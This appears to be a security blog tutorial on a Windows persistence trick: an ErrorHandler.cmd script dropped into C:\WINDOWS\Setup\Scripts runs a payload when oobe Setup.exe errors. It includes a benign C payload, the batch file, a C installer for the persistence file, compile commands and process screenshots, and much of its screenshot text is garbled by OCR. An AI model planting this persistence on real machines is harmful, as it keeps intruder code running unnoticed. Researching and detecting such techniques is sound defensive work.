Malware development: persistence - part 22. Windows Setup. Simple C++ example.


cocomelonc.github.io/persistence/2023/07/16/malware-pers-22.html

July 16, 2023



3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via Windows Setup script.

setup script

C:\WINDOWS\system32\oobe\Setup.exe is an executable file on the Windows operating system. The oobe directory stands for *"Out Of Box Experience,"* which is part of the process users go through when they are setting up Windows for the first time, such as creating a user account, setting preferences, choosing default settings, etc.

Vi	iew Input	Devices H	elp					
6 .	,							
	•							
2dbg	1	Windows	PowerShell				- 0	×
		Windows Pow						^
		Copyright (C) Microsoft Co	prporation. /	All rights r	eserved.		
9	File Hom	Try the new	cross-platform	PowerShell	https://aka	ms/nscore6		
		in y ene nen	cross process.		neepon,, and			
ldb			\user> <mark>cd</mark> C:\Wi		132\oobe\			
rei e		PS C:\Windo	ws\System32\oot	be≻ dir				
	📌 Quick acc							
6		Directo	ry: C:\Windows\	System32\ool)e			
0	📃 Desktop	þ						
	🖊 Downlo	Mode	Lact	√riteTime	Length	Name		
хD				vritelime	Length			
	🔮 Docum	d	9/7/2022	8:12 PM		en-US		
	Pictures	d	5/13/2023	1:41 AM		SetupPlatform		
	h Music	-a	9/7/2022	8:07 PM		audit.exe		
\sim	Music	-a	9/7/2022	8:07 PM		AuditShD.exe		
	🛫 shared (-d	9/7/2022 9/7/2022	8:07 PM 8:07 PM		cmisetup.dll diagER.dll		
iew	Videos	-a	9/7/2022	8:07 PM		diagnostic.dll		
ntc	Videos	-a	12/7/2019	1:09 AM		FirstLogonAnim.exe		
	📥 OneDrive	-a	12/7/2019	1:09 AM		FirstLogonAnim.html		
	- OneDrive		9/7/2022	8:07 PM		msoobe.exe		
^_	This PC	-a	9/7/2022 9/7/2022	8:07 PM 8:07 PM		msoobedui.dll msoobeFirstLogonAnim.dll		
	=	-a	9/7/2022	8:07 PM		msoobeplugins.dll		
non	Network		9/7/2022	8:07 PM		msoobewirelessplugin.dll		
ntc	-	-a	9/7/2022	8:07 PM		oobecoreadapters.dll		
		-a	9/7/2022	8:07 PM		oobeldr.exe		
		-a	9/7/2022 9/7/2022	8:07 PM 8:07 PM		pnpibs.dll Setup.exe		
54		-a	9/7/2022	8:07 PM		SetupCleanupTask.dll		
		-a	9/7/2022	8:07 PM		spprgrss.dll		
64 rtci		-a	12/7/2019	1:09 AM		StrgMDL2.ttf		
aree.		-a	9/7/2022	8:07 PM		unbcl.dll		
		-a	9/7/2022 9/7/2022	8:07 PM 8:07 PM		UserOOBE.dll UserOOBEBroker.exe		
Li.		-a	9/7/2022	8:07 PM		W32UIImg.dll		
EI.		-a	9/7/2022	8:07 PM		W32UIRes.dll		
iD -		-a	9/7/2022	8:07 PM		wdsutil.dll		
rtc		-a	9/7/2022	8:07 PM		win32ui.dll		
		-a -a	9/7/2022 9/7/2022	8:07 PM 8:07 PM		windeploy.exe WinLGDep.dll		
	31 items	-a	9/7/2022	8:07 PM		winsetup.dll		
			5,7,2022		5005200			
		PS C:\Windo	ws\System32\oot	e> _				

Turns out, if you place your payload in c:\WINDOWS\Setup\Scripts\ErrorHandler.cmd, c:\WINDOWS\system32\oobe\Setup.exe will load it whenever an error occurs.

practical example

Let's go to look at a practical example. First of all, as usually, create "evil" application. For simplicity, as usually, it's meow-meow messagebox "malware" application (hack.c):

```
/*
hack.c
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/07/16/malware-pers-22.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

And, then just create file ErrorHandler.cmd for persistence:


```
@echo off
"C:\Users\user\Desktop\research\2023-07-16-malware-pers-22\hack.exe"
```

As you can see, the logic is pretty simple.


demo

Let's go to see everything in action. First of all, compile our "malware":

x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-allconstants -static-libstdc++ -static-libgcc -fpermissive




Then, move our ErrorHandler.cmd to C:\Windows\Setup\Scripts\:



Ok, the next step, need to run Setup.exe with error. The simplest method is to execute Setup.exe without any arguments:

.\Setup.exe



If we open Process Hacker and see properties of hack.exe:

	d handles or		🖋 System inf	ormation	T 🖪 🗙	Search Processes (Ctrl+K)
Sefresh 🎲 Options 🃸 Fin rocesses Services Network Disk		DLLS 7	- System ini	ormation		Search Processes (Ctri+K)
		CDU	1/01.11	D : 1 1		D. C.C.
Vame	PID	CPU	I/O total		User name	Description
dasHost.exe	1864	0.07		3.79 MB		Device Association Framewor
svchost.exe	1512			18.65 MB		Host Process for Windows Ser.
MsMpEng.exe	2112			276.1 MB		Antimalware Service Executabl
✓ 📧 sihost.exe	2936			6.31 MB	DESKTOP-OTF39V3\user	Shell Infrastructure Host
🜉 ProcessHacker.exe	3692	0.97		12.13 MB	DESKTOP-OTF39V3\user	Process Hacker
svchost.exe	2960			12.75 MB	DESKTOP-OTF39V3\user	Host Process for Windows Ser.
📧 taskhostw.exe	3024	0.17	160.09 kB	6.55 MB	DESKTOP-OTF39V3\user	Host Process for Windows Task
🗸 📊 explorer.exe	3196	0.17		69.89 MB	DESKTOP-OTF39V3\user	Windows Explorer
SecurityHealthSystray.ex	e 3520			1.78 MB	DESKTOP-OTF39V3\user	Windows Security notification.
🧐 VBoxTray.exe	2988	0.01	28 B/s	2.55 MB	DESKTOP-OTF39V3\user	VirtualBox Guest Additions Tra
📥 OneDrive.exe	3924			19.24 MB	DESKTOP-OTF39V3\user	Microsoft OneDrive
🗙 🔀 powershell.exe	7276	0.02		57.03 MB	DESKTOP-OTF39V3\user	Windows PowerShell
conhost.exe	7848			3.96 MB	DESKTOP-OTF39V3\user	Console Window Host
💙 📽 Setup.exe	4876			1.02 MB	DESKTOP-OTF39V3\user	Windows Installation and Setu
💙 🔤 cmd.exe	7264			2.52 MB	DESKTOP-OTF39V3\user	Windows Command Processor
🔤 conhost.exe	3176			7.25 MB	DESKTOP-OTF39V3\user	Console Window Host
📧 hack.exe	3744			1.45 MB	DESKTOP-OTF39V3\user	
✓ ≥ powershell.exe	5424	0.03		56.13 MB	DESKTOP-OTF39V3\user	Windows PowerShell
🔤 conhost.exe	4728			3.9 MB	DESKTOP-OTF39V3\user	Console Window Host
📧 svchost.exe	3204			2.01 MB		Host Process for Windows Ser.
🔒 SearchIndexer.exe	3252	0.02	264 B/s	32.25 MB		Microsoft Windows Search In
📝 ctfmon.exe	3492			4.24 MB	DESKTOP-OTF39V3\user	CTF Loader
📧 svchost.exe	3896	0.02		3.87 MB	DESKTOP-OTF39V3\user	Host Process for Windows Ser.
	1050			00.00140	DEGUTOR OTEXNUN	

we can notice that its parent process is cmd.exe (7264),

hack.exe (3744) Prope	rties				-		ן	×
Memory	Enviror	ment	Handle	es	GPL	J	C	ommen	t
General	Statistics	Perform	mance	Threa	ads	Toker	1	Modul	les
File									
	I/A								
	UNVERIFIED))							
Version: N									
Image file									. 1
C:\Users\	user (Deskto	p\research	2023-07-	16-mal	ware-pe	ers-22∤	li 🔍	s 🖻	
Process Command li	ine: "C	:\Users\us	er\Desktor	o\resez	arch\20	23-07-1	6-mal		
Current dire		N/A							
Started:	ar	an hour and 40 minutes ago (2:11:22 PM 7/16/2023)							
PEB addres	s: 0)	0xb5fe8c1000 Image type: 64-bit					it		
Parent:	cn	cmd.exe (7264)							
Mitigation p	olicies: N	/A					D	etails	
Protection:					ermissio			inate	
Protection:	None			P	ermissio	ris	Term	inate	1
								Close	e

In turn, its parent is the Setup.exe (4876) process:

cmd.exe (7	7264) Prope	rties				—		\rightarrow										
Memory	Enviror		Hand	es	GPU	-	Comme											
General	Statistics	Perfor	mance	Threa	ds	Token	Mod	lules										
File																		
C:S	/indows Con	nmand Proc	cessor															
	Verified) Mic	rosoft Wind	dows															
Version: 10.0.19041.746 Image file name: C:\Windows\System32\cmd.exe																		
										Process								
Command lin	ne: C	:\Windows	\system32	\cmd.ex	æ /c C	:\Window	/s\Set	N										
Current dire	ectory: N	N/A an hour and 41 minutes ago (2:11:22 PM 7/16/2023)																
Started:																		
PEB address	s: 0:	0xdf17e4f000 Image type: 64-bit																
Parent:	S	etup.exe (4876)				(_										
Mitigation p	olicies: N	/A					Details	5										
Protection:	Nese			De			Terminate											
Protection:	None			Pe	rmissio	ins	reminate											
							Clo	se										


As you can see, our persistence logic works perfectly! =^..^=

practical example 2. persistence script

For the sake of completeness of the experiment, I created a file pers.c:

```
/*
pers.c
windows persistence via Windows Setup
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/07/16/malware-pers-22.html
*/
#include <windows.h>
#include <stdio.h>
int main(int argc, char* argv[]) {
 // create the directory if not exist
 if (!CreateDirectory("C:\\WINDOWS\\Setup\\Scripts", NULL)) {
    DWORD error = GetLastError();
    if (error != ERROR_ALREADY_EXISTS) {
      printf("failed to create directory. error: %lu\n", error);
      return -1;
   }
 }
 // open the file for writing
  HANDLE hFile = CreateFile("C:\\WINDOWS\\Setup\\Scripts\\ErrorHandler.cmd",
GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  if (hFile == INVALID_HANDLE_VALUE) {
    printf("failed to create ErrorHandler file. error: %lu\n", GetLastError());
    return -1;
 }
 // content to write to the file
  const char* data = "@echo off\n\"C:\\Users\\user\\Desktop\\research\\2023-07-16-
malware-pers-22\\hack.exe\"";
 // write the content to the file
  DWORD bytesWritten;
  if (!WriteFile(hFile, data, strlen(data), &bytesWritten, NULL)) {
   printf("failed to write to ErrorHandler file. error: %lu\n", GetLastError());
 }
 // close the file handle
 CloseHandle(hFile);
 return 0;
}
```

Note that, this program needs to be run with administrator rights as it's trying to create a directory and a file under C: \WINDOWS, which requires administrative privileges.



demo 2


Let's go to see everything in action. Compile our persistence script:

x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-allconstants -static-libstdc++ -static-libgcc -fpermissive


<pre>(cocomelonc⊛ kali) - [~/hacking/cybersec_blog/meow/2023-07-16-malware-pers-22] \$ x86_64-w64-mingw32-g++ -02 pers.c -0 pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-s exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive</pre>	trings -fno-
<pre>(cocomelonc@ kali) - [~/hacking/cybersec_blog/meow/2023-07-16-malware-pers-22] total 68 -rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jul 17 02:07 pers.exe -rw-r-r 1 cocomelonc cocomelonc 1224 Jul 17 02:07 pers.c -rw-r-r 1 cocomelonc cocomelonc 78 Jul 17 00:08 ErrorHandler.cmd -rwr-rxr-x 1 cocomelonc cocomelonc 14848 Jul 16 23:47 hack.exe -rw-r-r 1 cocomelonc cocomelonc 360 Jul 16 23:03 hack.c</pre>	

Then, just run it with administrative privileges on the victim's machine:

.\pers.exe




In my case, before run it I deleted this folder:



Run, <u>Setup.exe</u> again:

Sila Machina View Input	win10-MA (fresh+idapro7.7) [Running] - Oracle VM VirtualBox	•• •
File Machine View Input		
	Yes No	
	[· · · · · · · · · · · · · · · · · · ·	Right Ctrl 🔡



Perfect! =^..^=

conclusion

This is a common filename for an installer package. In this case, it's part of Windows's setup and initialization process. It's used during the installation of the operating system, as well as when adding or modifying features and components.


As you can see, however, please note that although it is a legitimate part of the Windows operating system, malicious programs can sometimes name themselves <u>Setup.exe</u> to avoid detection.

There are also other files to inside the c:\WINDOWS\system32\oobe\ folder:

Mode	Last	WriteTime	Length	Name
d	9/7/2022	8:12 PM		en-US
d	5/13/2023	1:41 AM		SetupPlat 7
-a	9/7/2022	8:07 PM	107008	audit.exe 1
-a	9/7/2022	8:07 PM	31744	AuditShD.e
-a	9/7/2022	8:07 PM	668496	cmisetup.dll
-a	9/7/2022	8:07 PM	54088	diagER.dll
-a	9/7/2022	8:07 PM	177984	diagnostic.dll
-a	12/7/2019	1:09 AM	21144	FirstLogonAnim.exe
-a	12/7/2019	1:09 AM		FirstLogonAnim.html
-a	9/7/2022	8:07 PM	193024	msoobe.exe
-a	9/7/2022	8:07 PM		msoobedui.dll
-a	9/7/2022	8:07 PM		msoobeFirstLogonAnim.dll
-a	9/7/2022	8:07 PM		msoobeplugins.dll
-a	9/7/2022	8:07 PM	91136	msoobewirelessplugin.dll
-a	9/7/2022	8:07 PM	577024	oobecoreadapters.dll
-a	9/7/2022	8:07 PM		oobeldr.exe
-a	9/7/2022	8:07 PM	82240	pnpibs.dll
-a	9/7/2022	8:07 PM	293184	Setup.exe (2)
-a	9/7/2022	8:07 PM	327168	SetupCleanu k.dll
-a	9/7/2022	8:07 PM	60744	spprgrss.dll
-a	12/7/2019	1:09 AM	5736	StrgMDL2.ttf
-a	9/7/2022	8:07 PM	1099112	unbcl.dll
-a	9/7/2022	8:07 PM	417280	UserOOBE.dll
-a	9/7/2022	8:07 PM	57856	User00BEBroker.exe
-a	9/7/2022	8:07 PM	2897736	W32UIImg.dll
-a	9/7/2022	8:07 PM	213360	W32UIRes.dll
-a	9/7/2022	8:07 PM	305008	wdsutil.dll
-a	9/7/2022	8:07 PM	665928	win32ui.dll 🦲
-a	9/7/2022	8:07 PM		windeploy.exe(3)
-a	9/7/2022	8:07 PM	736768	WinLGDep.dll 🤍
-a	9/7/2022	8:07 PM	3689288	winsetup.dll

I have not checked them.

This trick has been previously researched by <u>hexacorn</u>:





Adam @Hexacorn

This is a far more interesting 'feature' of setup.exe - a persistence trick really

Drop your payload to c:\WINDOWS\Setup\Scripts\ErrorHandler.cmd

and c:\WINDOWS\system32\oobe\Setup.exe will load it anytime it errors (at least; enough to run it w/o cmd line to trigger)

C:\Windows\?	System32\cmd.exe									
C:\WINDOWS\syst	em32\oobe>setu	D								
C:\WINDOWS\syst echo foo pause	:em32∖oobe≻more	c:\WINDOWS\Set	up\Scripts\Erro	orHandler.cmd						
C:\WINDOWS\syst	em32\oobe>									
C:\WINDOWS\system32\cmd.exe										
C:\WINDOW foo	C:\WINDOWS\system32\oobe>echo foo foo									
	S\system32\oobe key to continu									
1:46 AM · Jan 16,	2022									
50 Retweets 180 Likes 45 Bookmarks										
Q	t٦	\heartsuit		Ţ						

, I just show the dirty PoC code in C: pers.c.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.

Malware persistence: part 1

https://www.hexacorn.com/blog/2022/01/16/beyond-good-ol-run-key-part-135/ https://twitter.com/Hexacorn/status/1482484486994640896 source code in github

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*